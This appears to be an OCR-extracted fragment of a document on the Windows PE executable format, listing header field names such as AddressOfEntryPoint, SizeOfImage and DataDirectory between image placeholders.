
.SizeOfHeaders

.AddressOfEntryPoint

.NumberOfSections


.SizeOfImage

.DataDirectory




